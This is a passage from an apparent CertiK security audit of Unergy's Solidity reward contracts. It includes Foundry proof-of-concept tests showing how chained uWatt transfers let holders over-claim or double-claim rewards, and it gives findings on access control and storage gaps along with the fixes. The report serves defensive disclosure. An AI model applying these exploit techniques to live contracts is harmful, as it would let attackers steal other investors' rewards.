    |   |   |   └─ ← "ERC20: transfer amount exceeds balance"
    |   |   └─ ← "ERC20: transfer amount exceeds balance"
    |   └─ ← "ERC20: transfer amount exceeds balance"
```

Recommendation

It's recommended to refactor the current implementation of rewards claiming to ensure investors are able to claim the correct `uWatt` rewards. For example, a possible solution to claiming rewards is as below:

1. Refactor the logic of `_getFirstImportantSnapshotByProjectId()` function to add an `index` of the found important snapshot.

```
  985     function _getFirstImportantSnapshotByProjectId(
  986         UWattsStatusSnapshot[] memory _snapshots,
  987         uint256 _id
  988     ) internal pure returns (bool wasFound, UWattsStatusSnapshot memory,
uint256 _index) {
  989         for (uint256 i; i < _snapshots.length; i++) {
  990             if (
  991                 _snapshots[i].projectId == _id &&
  992                 _snapshots[i].isImportant &&
  993                 _snapshots[i].isAvailableToClaim
  994             ) {
  995                 return (true, _snapshots[i], i);
  996             }
  997         }
  998
  999         UWattsStatusSnapshot memory defaultSn;
 1000         return (false, defaultSn, 0);
 1001     }
```

2. Refactor the logic in its calling function `calcUWattsToClaim()`

```
 852                     (
 853                         bool wasFoundFirstImportant,
 854                         UWattsStatusSnapshot memory importantSn,
 855                     ) = _getFirstImportantSnapshotByProjectId(
 856                             holderSnapshots,
 857                             projectId
 858                         );
```

3. Refactor the logic in its calling function `_claimUWatt()` and replace the old snapshots in line#922

```
918                 (
919                     bool wasFoundFirstImportant,
920                     UWattsStatusSnapshot memory importantSn, uint256 index
921                 ) = _getFirstImportantSnapshotByProjectId(
922                         holderSnapshots,
923                         projectId
924                     );
```

4. Replace the index of important snapshot in line#936 to be updated in storage and update the old snapshots in memory

```
936                     _updateClaimedSnapshot(holderSnapshots, index);
//UPDATED index
937                     holderSnapshots[index].isAvailableToClaim = false;
938                     holderSnapshots[index].isClaimed = true;
```

Alleviation

[Unergy Team, 09/30/2023]:

Issue 1: The `calcUWattsToClaim()` function has been removed, and the claiming functionality is now handled by an external service.

Issue 2: The `_claimUWatt()` function has been removed, and the functionality is now handled by an external service.

[CertiK, 10/03/2023]:

The team resolved this finding by removing the problematic functions and changes were made in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-08 POSSIBLE FOR A SNAPSHOT'S BALANCE TO EXCEED HISTORICAL TOTAL SUPPLY

Category	Severity	Location	Status
Logical Issue	Major	contracts/UnergyLogicReserve.sol (07/18-84763): 725	Resolved

Description

It is possible for a uWatt holder to have a claimable amount that is higher than the `uWattsUnergy` field in a historical swap. This allows the user to acquire uWatts that are meant to be distributed to other holders.

When transferring uWatts, the receiver acquires a snapshot whose `projectId` is at most 1 more than the `projectId` of the sender's last snapshot or is the same as the receiver's most recent snapshot.

```
756             if (!wasFoundForReceiver) {
757                 receiverLastSn = _createImportantSnapshot(
758                     senderLastSn.projectId + 1,
759                     _amount,
760                     senderLastSn.totalSupply,
761                     _receiver
762                 );
763 
764                 receiverLastSn.isAvailableToClaim = true;
765                 unergyData.insertUWattsStatusSnapshot(receiverLastSn);
766             } else {
767                 UWattsStatusSnapshot
768                     memory updatedReceiverSn = _increaseBalance(
769                         receiverLastSn,
770                         _amount
771                     );
```

If the recipient is not a holder, then the generated snapshot is marked as important and claimable, so it can be used for claiming uWatts. If the recipient is a holder, the recipient can acquire uWatts generated for later projects whose IDs are larger than `projectId`, without increasing `projectId`.

Combining these two situations makes it possible to create a claimable snapshot whose balance is much higher than the total supply for a given historical swap, since the total supply depends on the `projectId`.

```
699     function _accumulatedSupplyAtIndex(
700         uint256 _index
701     ) internal view returns (uint256) {
702         HistoricalSwap[] memory historicalSwaps = unergyData
703             .getHistoricalSwaps();
704 
705         uint256 accumulatedSupply;
706 
707         for (uint256 i; i < _index; i++) {
708             accumulatedSupply += historicalSwaps[i].totalSupply;
709         }
710 
711         return accumulatedSupply;
712     }
```

Scenario

An example is provided to detail how a claimable snapshot whose balance exceeds the total supply at a historical swap can be created.

1. Project with ID 0 is created with 100 pWatts.
2. Investor A buys all pWatts. The project is installed, signed, and pWatts are swapped for uWatts at a 1:1 swap rate.
    - This creates a historical swap at index 0. No claimable uWatts.
    - The current uWatt holders are just investor A with 100 uWatts.
    - Investor A's last snapshot has project ID 0.
3. Project with ID 1 is created with 100 pWatts.
4. Investor B buys all pWatts. The project is installed, signed, and pWatts are swapped for uWatts at a 1:1 swap rate.
    - This creates a historical swap at index 1. No claimable uWatts.
    - The total supply at this point is 200.
    - The current uWatt holders are investors A and B, each with 100 uWatts.
5. Project with ID 2 is created with 100 pWatts.
6. The `unergyBuyer` buys all pWatts. The project is installed, signed, and pWatts are swapped for uWatts at a 1:1 swap rate.
    - This creates a historical swap at index 2. 100 uWatts are claimable for snapshots with project ID 1.
7. Project with ID 3 is created with 100 pWatts.
8. Investor C buys all pWatts. The project is installed, signed, and pWatts are swapped for uWatts at a 1:1 swap rate.
    - This creates a historical swap at index 3. No claimable uWatts.
    - The current uWatt holders are investors A, B, and C, and the `unergyBuyer`, each with 100 uWatts.

9. Investors B and C transfer their uWatts to investor A.
    - Since investor A is an existing holder, their most recent snapshot has the balance increased to 300, but the project ID remains 0.
10. Investor A transfers all of their uWatts to investor D.

- Since investor D is not a uWatt holder, a snapshot is created for them with a project ID of 1 (investor A's project ID + 1) and a balance of 300.
- This snapshot for investor D is claimable

11. Investor D is can claim 150 uWatts, even though there are only 100 available to claim.

- Investor D's only snapshot has a project ID of 1.
- From the historical swaps, the total supply at this index is 200.
- Since the balance of the snapshot is 300, investor D can claim 300/200% = 150% of available uWatts, which is 150 uWatts.

Proof of Concept

A proof-of-concept written in foundry is provided that details the above scenario. The function `createProject()` in `ProjectsManager` was changed to return the created pWatt contract address.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "../src/PermissionGranter.sol";
import "../src/ERC20UWatt.sol";
import "../src/ERC1155CleanEnergyAssets.sol";
import "../src/ProjectsManager.sol";
import "../src/UnergyBuyer.sol";
import "../src/UnergyData.sol";
import "../src/UnergyEvent.sol";
import "../src/UnergyLogicReserve.sol";
import "../src/Types.sol";

import "../src/StableCoin.sol";

contract UnergyTest is Test {
    PermissionGranter permissionGranter;
    ERC20UWatt uWatt;
    CleanEnergyAssets cleanEnergyAssets;
    ProjectsManager projectsManager;
    UnergyBuyer unergyBuyer;
    UnergyData unergyData;
    UnergyEvent unergyEvent;
    UnergyLogicReserve unergyLogicReserve;

    ERC20StableCoin stableCoin;

    address maintenance = vm.addr(1);
    address admin = vm.addr(2);
    address installer = vm.addr(3);
    address operator = vm.addr(4);

    function setUp() public {
        _deployContracts();
        _setPermissions();
        _initializeContracts();
    }

    function testClaimTooMuchUWatts() public {
        address investorA = vm.addr(10);
        address investorB = vm.addr(11);
        address investorC = vm.addr(12);
        address investorD = vm.addr(13);

        stableCoin.mint(investorA, 1e27);
        stableCoin.mint(investorB, 1e27);
        stableCoin.mint(investorC, 1e27);
```

```
        // investorA funds first project
        address firstProject = _createProject();
        _buyPwatts(firstProject, investorA);
        _signProject(firstProject);

        // Swap pwatts for uwatts for first project
        unergyLogicReserve.swapToken(firstProject);
        ( , UWattsStatusSnapshot memory investorASnapshot) =
unergyData.getLastHolderUWattsStatus(investorA);
        assert(investorASnapshot.balance == 10000); // 100 uWatts
        assert(investorASnapshot.totalSupply == 10000);

        // investorB funds second project
        address secondProject = _createProject();
        _buyPwatts(secondProject, investorB);
        _signProject(secondProject);

        // Swap pwatts for uwatts for second project
        unergyLogicReserve.swapToken(secondProject);
        ( , UWattsStatusSnapshot memory investorBSnapshot) =
unergyData.getLastHolderUWattsStatus(investorB);
        assert(investorBSnapshot.balance == 10000); // 100 uWatts
        assert(investorBSnapshot.totalSupply == 20000);

        // unergyBuyer funds third project to acquire claimable uwatts
        address thirdProject = _createProject();
        _buyPwatts(thirdProject, address(unergyBuyer));
        _signProject(thirdProject);

        // Swap pwatts for uwatts for third project
        unergyLogicReserve.swapToken(thirdProject);

        // investorC funds fourth project
        address fourthProject = _createProject();
        _buyPwatts(fourthProject, investorC);
        _signProject(fourthProject);

        // Swap pwatts for uwatts for fourth project
        unergyLogicReserve.swapToken(fourthProject);
        ( , UWattsStatusSnapshot memory investorCSnapshot) =
unergyData.getLastHolderUWattsStatus(investorC);
        assert(investorCSnapshot.balance == 10000); // 100 uWatts
        assert(investorCSnapshot.totalSupply == 40000);

        // investorB and investorC transfers uwatts to investorA
        // investorA transfers to investorD
        vm.prank(investorB);
        uWatt.transfer(investorA, 10000);
```

```
        vm.prank(investorC);
        uWatt.transfer(investorA, 10000);

        vm.prank(investorA);
        uWatt.transfer(investorD, 30000);

        // investorC can now claim 150% of reward
        ( , UWattsStatusSnapshot memory investorDSnapshot) =
unergyData.getLastHolderUWattsStatus(investorD);
        assert(investorDSnapshot.balance == 30000);
        assert(investorDSnapshot.totalSupply == 10000);
        assert(
            investorDSnapshot.isImportant &&
            investorDSnapshot.isAvailableToClaim &&
            !investorDSnapshot.isClaimed
        );
        assert(investorDSnapshot.projectId == 1);

        // Total claimable uwatts is 10000
        // We only check index 2 since that is the only project unergyBuyer invested
in
        ( , uint256 uWattsUnergy, ) = unergyData.historicalSwaps(2);
        assert(uWattsUnergy == 10000);

        // However, investorD can claim 15000
        vm.prank(investorD);
        assert(unergyLogicReserve.calcUWattsToClaim() == 15000);
    }

    function _createProject() internal returns (address) {
        // Create first project
        ProjectInput memory projectInput = ProjectInput({
            maintenancePercentage: 1000, // 10%
            projectValue: 100,
            swapFactor: 10000, // 1 pwatt = 1 uwatt
            totalPWatts: 10000, // 100 pwatts (2 decimals)
            operatorFee: 0,
            adminAddr: admin,
            installerAddr: installer,
            operator: operator,
            stableAddr: address(stableCoin)
        });
        address projectAddr = projectsManager.createProject(projectInput,
"Project0", "0");

        // Create milestone
        projectsManager.addProjectMilestone(projectAddr, "Milestone", 10000); //
100% weight

        return projectAddr;
```

```
    }

    function _buyPwatts(address project, address recipient) internal {
        unergyData.generatePurchaseTicket(
            project,
            10 ** stableCoin.decimals(), // 1 stable coin for 1 pwatt
            block.timestamp + 1 days, // expiration
            recipient
        );

        vm.startPrank(recipient);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);
        unergyLogicReserve.buyPWatts(project, 10000); // buy all 100 pWatts
        vm.stopPrank();
    }

    function _signProject(address projectAddr) internal {
        // Install project
        vm.prank(installer);
        unergyBuyer.changeMilestoneState(projectAddr);

        // Unergy Sign
        unergyBuyer.setUnergySign(projectAddr, address(stableCoin), 0);
    }

    function _deployContracts() internal {
        permissionGranter = new PermissionGranter();
        uWatt = new ERC20UWatt("Uwatt", "UWT");
        cleanEnergyAssets = new CleanEnergyAssets();
        projectsManager = new ProjectsManager();
        unergyBuyer = new UnergyBuyer();
        unergyData = new UnergyData();
        unergyEvent = new UnergyEvent();
        unergyLogicReserve = new UnergyLogicReserve();

        stableCoin = new ERC20StableCoin("USDC", "USDC",
payable(address(unergyBuyer)));
    }

    function _setPermissions() internal {
        permissionGranter.grantRole(bytes32(0), address(projectsManager));
        permissionGranter.setPermission(address(this), address(projectsManager),
"createProject");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(unergyData),
"setUWattsAddr");
        permissionGranter.setPermission(address(this), address(unergyData),
"generatePurchaseTicket");
```

```
        permissionGranter.setPermission(address(this), address(unergyEvent),
"setUWattsAddr");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setUnergySign");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"swapToken");

        permissionGranter.setPermission(installer, address(unergyBuyer),
"changeMilestoneState");

        permissionGranter.setPermission(address(unergyEvent),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyEvent),
address(unergyLogicReserve), "updateLastUWattStatus");

        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "setSignature");

        permissionGranter.setPermission(address(projectsManager),
address(cleanEnergyAssets), "createProjectEnergyAsset");

        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "changePurchaseTicketUsed");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertUWattsStatusSnapshot");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertHistoricalSwap");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "updateUWattsStatusSnapshotAtIndex");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyer), "setProjectState");
        permissionGranter.setPermission(address(unergyLogicReserve), address(uWatt),
"mint");

        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"beforeTransferReceipt");
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"afterTransferReceipt");

        vm.prank(admin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);
    }

    function _initializeContracts() internal {
        uWatt.setUnergyEventAddr(address(unergyEvent));
        uWatt.setPermissionGranterAddr(address(permissionGranter));

        cleanEnergyAssets.setPermissionGranterAddr(address(permissionGranter));
```

```
        projectsManager.initialize();
        projectsManager.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        projectsManager.setUnergyEventAddr(address(unergyEvent));
        projectsManager.setUnergyLogicReserveAddr(address(unergyLogicReserve));
        projectsManager.setPermissionGranterAddr(address(permissionGranter));

        unergyBuyer.initialize(address(unergyData));
        unergyBuyer.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        unergyBuyer.setUWattsAddr(address(uWatt));
        unergyBuyer.setUnergyLogicReserveAddr(address(unergyLogicReserve));
        unergyBuyer.setProjectsManagerAddr(address(projectsManager));
        unergyBuyer.setPermissionGranterAddr(address(permissionGranter));

        unergyData.initialize();
        unergyData.setPermissionGranterAddr(address(permissionGranter));
        unergyData.setUWattsAddr(address(uWatt));

        unergyEvent.setPermissionGranterAddr(address(permissionGranter));
        unergyEvent.setUnergyBuyerAddr(address(unergyBuyer));
        unergyEvent.setUnergyLogicReserveAddr(address(unergyLogicReserve));
        unergyEvent.setProjectsManagerAddr(address(projectsManager));
        unergyEvent.setUWattsAddr(address(uWatt));

        unergyLogicReserve.initialize(address(unergyData), address(maintenance));
        unergyLogicReserve.setUnergyBuyerAddr(address(unergyBuyer));
        unergyLogicReserve.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        unergyLogicReserve.setProjectsManagerAddr(address(projectsManager));
        unergyLogicReserve.setPermissionGranterAddr(address(permissionGranter));
    }
}
```

Recommendation

It is recommended to reconsider how snapshots should work when receiving uWatts.

Alleviation

[Unergy Team, 09/30/2023]:

The `updateLastUWattStatus()` function has been removed, and the status snapshot of a `uWatt` holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]: The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-09 TOTAL CLAIMABLE UWATTS CAN EXCEED AVAILABLE UWATTS

Category	Severity	Location	Status
Logical Issue	Major	contracts/UnergyLogicReserve.sol (07/18-84763): 786	Resolved

Description

It is possible for the total claimable uWatt amount among all uWatt holders to exceed the available uWatt amount to claim.

This is because when a user transfers uWatts, they are still able to claim uWatts associated to the transferred out amount as the claimable snapshot is unchanged in the holder's snapshot array. The sender only acquires a new snapshot that does not affect uWatt claims.

```
779             if (wasFoundForSender) {
780                 UWattsStatusSnapshot memory updatedSenderSn = _decreaseBalance(
781                     senderLastSn,
782                     _amount
783                 );
784 
785                 unergyData.insertUWattsStatusSnapshot(
786                     _markAsNotImportantSnapshot(updatedSenderSn)
787                 );
```

The recipient would also be able to claim uWatts associated to the transfer in amount if they never held uWatts before, resulting in duplicate claims for the same uWatt token.

```
756             if (!wasFoundForReceiver) {
757                 receiverLastSn = _createImportantSnapshot(
758                     senderLastSn.projectId + 1,
759                     _amount,
760                     senderLastSn.totalSupply,
761                     _receiver
762                 );
763 
764                 receiverLastSn.isAvailableToClaim = true;
765                 unergyData.insertUWattsStatusSnapshot(receiverLastSn);
```

Scenario

The following scenario is provided to illustrate how duplicate claims can arise.

1. Project with ID 0 is created with 100 pWatts.

2. Investor A buys all pWatts. The project is installed, signed, and pWatts are swapped for uWatts at a 1:1 swap rate.
    - This creates a historical swap at index 0. No claimable uWatts.
    - The current uWatt holders are just investor A with 100 uWatts.
    - Investor A's last snapshot has project ID 0.
3. Project with ID 1 is created with 100 pWatts.
4. Investor B buys all pWatts. The project is installed, signed, and pWatts are swapped for uWatts at a 1:1 swap rate.
    - This creates a historical swap at index 1. No claimable uWatts.
    - The total supply at this point is 200.
    - The current uWatt holders are investors A and B, each with 100 uWatts.
5. Project with ID 2 is created with 100 pWatts.
6. The `unergyBuyer` buys all pWatts. The project is installed, signed, and pWatts are swapped for uWatts at a 1:1 swap rate.
    - This creates a historical swap at index 2. 100 uWatts are claimable for snapshots with project ID 1.
7. Investor B transfers their uWatts to investor A.
    - Since investor A is an existing holder, their most recent snapshot has the balance increased to 200, but the project ID remains 0.
8. Investor A transfers all of their uWatts to investor C.
    - Since investor C is not a uWatt holder, a snapshot is created for them with a project ID of 1 (investor A's project ID + 1) and a balance of 200.
    - This snapshot for investor C is claimable
9. Investor C can claim all 100 uWatts.
    - Investor C's only snapshot has a project ID of 1.
    - From the historical swaps, the total supply at this index is 200.
    - Since the balance of the snapshot is 200, investor D can claim 200/200% = 100% of available uWatts, which is 100 uWatts.
10. Investor B can also claim 50 uWatts.

- Investor B's claimable snapshot is unchanged when transferring uWatts
- This snapshot has a project ID of 1 and a balance of 100, resulting in 100/200% = 50% of available uWatts, which is 50 uWatts.

Proof of Concept

A proof-of-concept written in foundry is provided that details the above scenario. The function `createProject()` in `ProjectsManager` was changed to return the created pWatt contract address.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "../src/PermissionGranter.sol";
import "../src/ERC20UWatt.sol";
import "../src/ERC1155CleanEnergyAssets.sol";
import "../src/ProjectsManager.sol";
import "../src/UnergyBuyer.sol";
import "../src/UnergyData.sol";
import "../src/UnergyEvent.sol";
import "../src/UnergyLogicReserve.sol";
import "../src/Types.sol";

import "../src/StableCoin.sol";

contract UnergyTest is Test {
    PermissionGranter permissionGranter;
    ERC20UWatt uWatt;
    CleanEnergyAssets cleanEnergyAssets;
    ProjectsManager projectsManager;
    UnergyBuyer unergyBuyer;
    UnergyData unergyData;
    UnergyEvent unergyEvent;
    UnergyLogicReserve unergyLogicReserve;

    ERC20StableCoin stableCoin;

    address maintenance = vm.addr(1);
    address admin = vm.addr(2);
    address installer = vm.addr(3);
    address operator = vm.addr(4);

    function setUp() public {
        _deployContracts();
        _setPermissions();
        _initializeContracts();
    }

    function testDuplicateClaimUWatts() public {
        address investorA = vm.addr(10);
        address investorB = vm.addr(11);
        address investorC = vm.addr(12);

        stableCoin.mint(investorA, 1e27);
        stableCoin.mint(investorB, 1e27);

        // investorA funds first project
```

```
        address firstProject = _createProject();
        _buyPwatts(firstProject, investorA);
        _signProject(firstProject);

        // Swap pwatts for uwatts for first project
        unergyLogicReserve.swapToken(firstProject);
        ( , UWattsStatusSnapshot memory investorASnapshot) =
unergyData.getLastHolderUWattsStatus(investorA);
        assert(investorASnapshot.balance == 10000); // 100 uWatts
        assert(investorASnapshot.totalSupply == 10000);

        // investorB funds second project
        address secondProject = _createProject();
        _buyPwatts(secondProject, investorB);
        _signProject(secondProject);

        // Swap pwatts for uwatts for second project
        unergyLogicReserve.swapToken(secondProject);
        ( , UWattsStatusSnapshot memory investorBSnapshot) =
unergyData.getLastHolderUWattsStatus(investorB);
        assert(investorBSnapshot.balance == 10000); // 100 uWatts
        assert(investorBSnapshot.totalSupply == 20000);

        // unergyBuyer funds third project to acquire claimable uwatts
        address thirdProject = _createProject();
        _buyPwatts(thirdProject, address(unergyBuyer));
        _signProject(thirdProject);

        // Swap pwatts for uwatts for third project
        unergyLogicReserve.swapToken(thirdProject);

        // investorB transfers to investorA
        // investorA transfers to investorC
        vm.prank(investorB);
        uWatt.transfer(investorA, 10000);
        vm.prank(investorA);
        uWatt.transfer(investorC, 20000);

        // Total claimable uwatts is 10000
        // We only check index 2 since that is the only project unergyBuyer invested
in
        ( , uint256 uWattsUnergy, ) = unergyData.historicalSwaps(2);
        assert(uWattsUnergy == 10000);

        // investorC can claim all 10000
        vm.prank(investorC);
        assert(unergyLogicReserve.calcUWattsToClaim() == 10000);

        // However, investorB can also claim
```

```
        // Note that the value of 10000 is incorrect due as the snapshots are not
updated in this view function
        // The correct value is actually 5000
        vm.prank(investorB);
        assert(unergyLogicReserve.calcUWattsToClaim() == 10000);
    }

    function _createProject() internal returns (address) {
        // Create first project
        ProjectInput memory projectInput = ProjectInput({
            maintenancePercentage: 1000, // 10%
            projectValue: 100,
            swapFactor: 10000, // 1 pwatt = 1 uwatt
            totalPWatts: 10000, // 100 pwatts (2 decimals)
            operatorFee: 0,
            adminAddr: admin,
            installerAddr: installer,
            operator: operator,
            stableAddr: address(stableCoin)
        });
        address projectAddr = projectsManager.createProject(projectInput,
"Project0", "0");

        // Create milestone
        projectsManager.addProjectMilestone(projectAddr, "Milestone", 10000); //
100% weight

        return projectAddr;
    }

    function _buyPwatts(address project, address recipient) internal {
        unergyData.generatePurchaseTicket(
            project,
            10 ** stableCoin.decimals(), // 1 stable coin for 1 pwatt
            block.timestamp + 1 days, // expiration
            recipient
        );

        vm.startPrank(recipient);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);
        unergyLogicReserve.buyPWatts(project, 10000); // buy all 100 pWatts
        vm.stopPrank();
    }

    function _signProject(address projectAddr) internal {
        // Install project
        vm.prank(installer);
        unergyBuyer.changeMilestoneState(projectAddr);
```

```
        // Unergy Sign
        unergyBuyer.setUnergySign(projectAddr, address(stableCoin), 0);
    }

    function _deployContracts() internal {
        permissionGranter = new PermissionGranter();
        uWatt = new ERC20UWatt("Uwatt", "UWT");
        cleanEnergyAssets = new CleanEnergyAssets();
        projectsManager = new ProjectsManager();
        unergyBuyer = new UnergyBuyer();
        unergyData = new UnergyData();
        unergyEvent = new UnergyEvent();
        unergyLogicReserve = new UnergyLogicReserve();

        stableCoin = new ERC20StableCoin("USDC", "USDC",
payable(address(unergyBuyer)));
    }

    function _setPermissions() internal {
        permissionGranter.grantRole(bytes32(0), address(projectsManager));
        permissionGranter.setPermission(address(this), address(projectsManager),
"createProject");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(unergyData),
"setUWattsAddr");
        permissionGranter.setPermission(address(this), address(unergyData),
"generatePurchaseTicket");
        permissionGranter.setPermission(address(this), address(unergyEvent),
"setUWattsAddr");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setUnergySign");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"swapToken");

        permissionGranter.setPermission(installer, address(unergyBuyer),
"changeMilestoneState");

        permissionGranter.setPermission(address(unergyEvent),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyEvent),
address(unergyLogicReserve), "updateLastUWattStatus");

        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "setSignature");

        permissionGranter.setPermission(address(projectsManager),
address(cleanEnergyAssets), "createProjectEnergyAsset");
```

```
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "changePurchaseTicketUsed");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertUWattsStatusSnapshot");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertHistoricalSwap");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "updateUWattsStatusSnapshotAtIndex");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyer), "setProjectState");
        permissionGranter.setPermission(address(unergyLogicReserve), address(uWatt),
"mint");

        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"beforeTransferReceipt");
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"afterTransferReceipt");

        vm.prank(admin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);
    }

    function _initializeContracts() internal {
        uWatt.setUnergyEventAddr(address(unergyEvent));
        uWatt.setPermissionGranterAddr(address(permissionGranter));

        cleanEnergyAssets.setPermissionGranterAddr(address(permissionGranter));

        projectsManager.initialize();
        projectsManager.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        projectsManager.setUnergyEventAddr(address(unergyEvent));
        projectsManager.setUnergyLogicReserveAddr(address(unergyLogicReserve));
        projectsManager.setPermissionGranterAddr(address(permissionGranter));

        unergyBuyer.initialize(address(unergyData));
        unergyBuyer.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        unergyBuyer.setUWattsAddr(address(uWatt));
        unergyBuyer.setUnergyLogicReserveAddr(address(unergyLogicReserve));
        unergyBuyer.setProjectsManagerAddr(address(projectsManager));
        unergyBuyer.setPermissionGranterAddr(address(permissionGranter));

        unergyData.initialize();
        unergyData.setPermissionGranterAddr(address(permissionGranter));
        unergyData.setUWattsAddr(address(uWatt));

        unergyEvent.setPermissionGranterAddr(address(permissionGranter));
        unergyEvent.setUnergyBuyerAddr(address(unergyBuyer));
        unergyEvent.setUnergyLogicReserveAddr(address(unergyLogicReserve));
        unergyEvent.setProjectsManagerAddr(address(projectsManager));
        unergyEvent.setUWattsAddr(address(uWatt));
```

```
        unergyLogicReserve.initialize(address(unergyData), address(maintenance));
        unergyLogicReserve.setUnergyBuyerAddr(address(unergyBuyer));
        unergyLogicReserve.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        unergyLogicReserve.setProjectsManagerAddr(address(projectsManager));
        unergyLogicReserve.setPermissionGranterAddr(address(permissionGranter));
    }
}
```

Recommendation

It is recommended to reconsider how snapshots should work when sending uWatts.

Alleviation

[Unergy Team, 09/30/2023]:

The `updateLastUWattStatus()` function has been removed, and the status snapshot of a `uWatt` holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]: The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

CUB-01 | LACK OF STORAGE GAP IN UPGRADEABLE CONTRACT

Category	Severity	Location	Status
Logical Issue	Medium	contracts/CommonUpgradeable.sol (07/18-84763): 8	Resolved

Description

There is no storage gap preserved in the logic contract. Any logic contract that acts as a base contract that needs to be inherited by other upgradeable child should have a reasonable size of storage gap preserved for the new state variable introduced by the future upgrades.

Recommendation

We recommend having a storage gap of a reasonable size preserved in the logic contract in case that new state variables are introduced in future upgrades. For more information, please refer to: https://docs.openzeppelin.com/contracts/3.x/upgradeable#storage_gaps.

Alleviation

[Unergy Team, 09/30/2023]:
A gap variable is added to the CommonUpgradeablecontract to prevent the overwriting of storage slots in future upgrades of proxy upgradeable contract implementations.

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

PGA-05 LACK OF ACCESS CONTROL OF `getAndUpdatePermission()`

Category	Severity	Location	Status
Access Control	Medium	contracts/PermissionGranter.sol (09/30-83d50): 258	Resolved

Description

The function `getAndUpdatePermission()` checks to see the type of permission an input `_address` has. In particular, for permissions of type `ONETIME` and `EXECUTIONS`, the function updates the number of times the permission has been used.

```
277         if (
278             permission._type == PermissionType.ONETIME &&
279             permission._timesUsed < 1
280         ) {
281             permission._timesUsed++;
282             return true;
283         }
284
285         if (
286             permission._type == PermissionType.EXECUTIONS &&
287             permission._timesUsed < permission._value
288         ) {
289             permission._timesUsed++;
290             return true;
291         }
```

Since this function has no access control, anyone is able to call this function with their choice of inputs, allowing them to use up an arbitrary number of permissions for an address.

This would require setting up permissions again to obtain the necessary amount of permission usages.

Recommendation

It is recommended to add access control to `getAndUpdatePermission()` to prevent permissions from being used up by malicious addresses.

Alleviation

[Unergy Team, 10/27/2023]: A new role, `PROTOCOL_CONTRACT_ROLE`, has been added to the `PermissionGranter.sol`. This role is granted to all contracts for obtaining and updating permissions.

Now, the `getAndUpdatePermissions()` function has a single access modifier for the `PROTOCOL_CONTRACT_ROLE`.

Changes have been reflected in the commit hash: 5c5a74c495b19d7e36ba6d9be6d28d5254bd8a3a

[CertiK, 10/30/2023]:
The team resolved the issue by adding the `onlyRole(PROTOCOL_CONTRACT_ROLE)` modifier in the `getAndUpdatePermission()` function and changes were included in the commit 5c5a74c495b19d7e36ba6d9be6d28d5254bd8a3a.

PML-01 | INSUFFICIENT TOKEN ALLOWANCE

Category	Severity	Location	Status
Logical Issue	Medium	contracts/ProjectsManager.sol (10/26-e93fdc): 193~197	Resolved

Description

In the ·configureProject()· function of the ·ProjectsManager· contract, there's a sequence of operations that might lead to unintended reversion. The function mints a specific amount of `pWatt` tokens to the `adminAddr` . Subsequently, it attempts to transfer an `operatorFee` from the `adminAddr` to the `operator` . The problematic part is the use of the `safeTransferFrom()` function from the ERC20.

```
178     function configureProject(
179         address erc20ProjectAddress
180     )
181         external
182         whenNotPaused
183         hasRoleInPermissionGranter(msg.sender, address(this), "createProject")
184     {
185         if (projectConfigured[erc20ProjectAddress] == true) {
186             revert ProjectAlreadyConfigured(erc20ProjectAddress);
187         } else {
188             Project memory project = getProject(erc20ProjectAddress);
189             ERC20Project erc20Project = ERC20Project(erc20ProjectAddress);
190
191             erc20Project.mint(project.adminAddr, project.pWattsSupply);
192
193             IERC20Upgradeable(address(erc20Project)).safeTransferFrom(
194                 project.adminAddr,
195                 project.operator,
196                 project.operatorFee
197             );
198
199             erc20Project.transferOwnership(msg.sender);
200
201             projectConfigured[erc20ProjectAddress] = true;
202
203             emit ProjectConfigured(erc20ProjectAddress);
204         }
205     }
```

